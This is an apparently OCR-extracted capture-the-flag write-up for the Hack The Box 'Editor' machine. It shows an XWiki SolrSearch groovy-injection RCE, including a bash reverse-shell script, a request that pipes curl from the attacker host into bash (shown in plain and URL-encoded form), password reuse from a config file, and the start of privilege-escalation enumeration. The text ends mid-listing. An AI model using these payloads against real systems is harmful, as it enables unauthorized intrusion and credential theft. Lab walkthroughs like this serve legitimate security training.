
This is editor writeup by Jiseok Song


nmap



Add editor.htb to /etc/hosts


Web Enumeration

I can visit editor.htb



I can download editor and extract it

```
dpkg-deb -x <filename> <directoryname>
```




I can see the strings in the binary

```
strings extracted/usr/local/bin/simplistcode | less -S
```

```
/lib64/ld-linux-x86-64.so.2
libdl.so.2
__gmon_start__
dlclose
dlsym
dlopen
dlerror
libz.so.1
inflateEnd
inflateInit_
inflate
libpthread.so.0
__errno_location
raise
waitpid
libc.so.6
__xpg_basename
mkdtemp
fflush
strcpy
fchmod
exit
readdir
fopen
strncmp
__isoc99_sscanf
semctl
closedir
signal
strncpy
```


Nothing interesting. Let's click docs link




It shows error message visiting wiki.editor.htb. Let's add it to /etc/hosts

```
8 10.10.11.80 editor.htb wiki.editor.htb$
```

Now, I can visit the page. It shows xwiki version




This version has rce vulnerability



First, write payload for the server to download and execute

```
1 #!/bin/bash$
2 $
3 bash -i >& /dev/tcp/10.10.16.239/9001 0>&1$
```

Refresh xwiki page and get the packet in burpsuite



Change the request like this(Change ip after http as your own ip)

Request

Pretty Raw Hex

```
1  GET /xwiki/bin/get/Main/SolrSearch?media=rss&text=}}}{{async
   async=false}}{{groovy}}println(["bash","-c","curl
   -s -k http://10.10.16.239:8000/rev.sh | bash"].execute().text){{/groovy}}{{
   /async}} HTTP/1.1
2  Host: wiki.editor.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/javascript, text/html, application/xml, text/xml, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://wiki.editor.htb/xwiki/bin/view/Main/
8  XWiki-Form-Token: MLYEN1W4u6yemmuC68rc7A
9  X-Requested-With: XMLHttpRequest
10 X-Prototype-Version: 1.7.3
11 DNT: 1
12 Connection: keep-alive
13 Cookie: JSESSIONID=node0a3qs1jfw1ieo11oi3f2e431gv62.node0
14
15
```


Start python http server

```
┌──[parrot@parrot]─[~/Documents/editor]
└─── $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Url encode whole payload after text=


```
1  GET /xwiki/bin/get/Main/SolrSearch?media=rss&text=
   %7d%7d%7d%7b%7b%61%73%79%6e%63%20%61%73%79%6e%63%3d%66%61%6c%73%65%7d%7d%7b
   %7b%67%72%6f%6f%76%79%7d%7d%70%72%69%6e%74%6c%6e%28%5b%22%62%61%73%68St%22%
   2c%22%2d%63%22%2c%22%63%75%72%6c%20%2d%73%20%2d%6b%20%68%74%74%70%3a%2f%2f%
   31%30%2e%31%30%2e%31%36%2e%32%33%39%3a%38%30%30%30%2f%72%65%76%2e%73%68%20%
   7c%20%62%61%73%68%22%5d%2e%65%78%65%63%75%74%65%28%29%2e%74%65%78%74%29%7b%
   7b%2f%67%72%6f%6f%76%79%7d%7d%7b%7b%2f%61%73%79%6e%63%7d%7d HTTP/1.1
```

Send packet and get the shell




Get oliver shell


I can see there's oliver user




Go to /etc/xwiki and I can look for password




I can verify whole content in hibernate.cfg.xml



It's mysql password. I can connect to mysql




It has hash in xwikistrings table



But it's not needed actually. I can try login as oliver in ssh with mysql password



I get oliver shell! But su to oliver doesn't work. I'll show why it doesn't work in the end.



Get root

ps command shows only my process

```
oliver@editor:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
oliver    260849  260842  0 18:32 pts/6    00:00:00 -bash
oliver    262557  260849  0 18:36 pts/6    00:00:00  \_ ps -ef --forest
oliver    244437  244428  0 17:56 pts/4    00:00:00 -bash
oliver     46131   46129  0 10:37 pts/1    00:00:00 -bash
oliver     46034       1  0 10:37 ?        00:00:00 /lib/systemd/systemd --user
oliver@editor:~$
```

Because /etc/fstab has hidepid 2

```
oliver@editor:~$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/790c151f-485f-4bba-b3ed-fe9b06df494a / ext4 defaults 0 1
/dev/disk/by-uuid/baf52c29-5cfb-4dd2-b1a6-b86fc1aaf617 none swap sw 0 0
proc /proc proc defaults hidepid=2 0 0
```

id shows netdata group, which is not default

```
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver) 999(netdata)
oliver@editor:~$
```

Let's look for files netdata own

```
oliver@editor:~$ find / -group netdata 2>/dev/null | grep -v 'run\|proc\|dev'
/tmp/netdata-ipc
/opt/netdata/var
/opt/netdata/var/cache
/opt/netdata/var/cache/netdata
/opt/netdata/var/cache/netdata/netdata-meta.db
/opt/netdata/var/cache/netdata/dbengine
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000007.njf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000010.njf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000012.njfv2
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000005.njfv2
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000013.njf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000008.ndf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000007.njfv2
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000003.ndf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000009.njfv2
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000008.njfv2
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000001.njf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000014.njf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000012.ndf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000015.njfv2
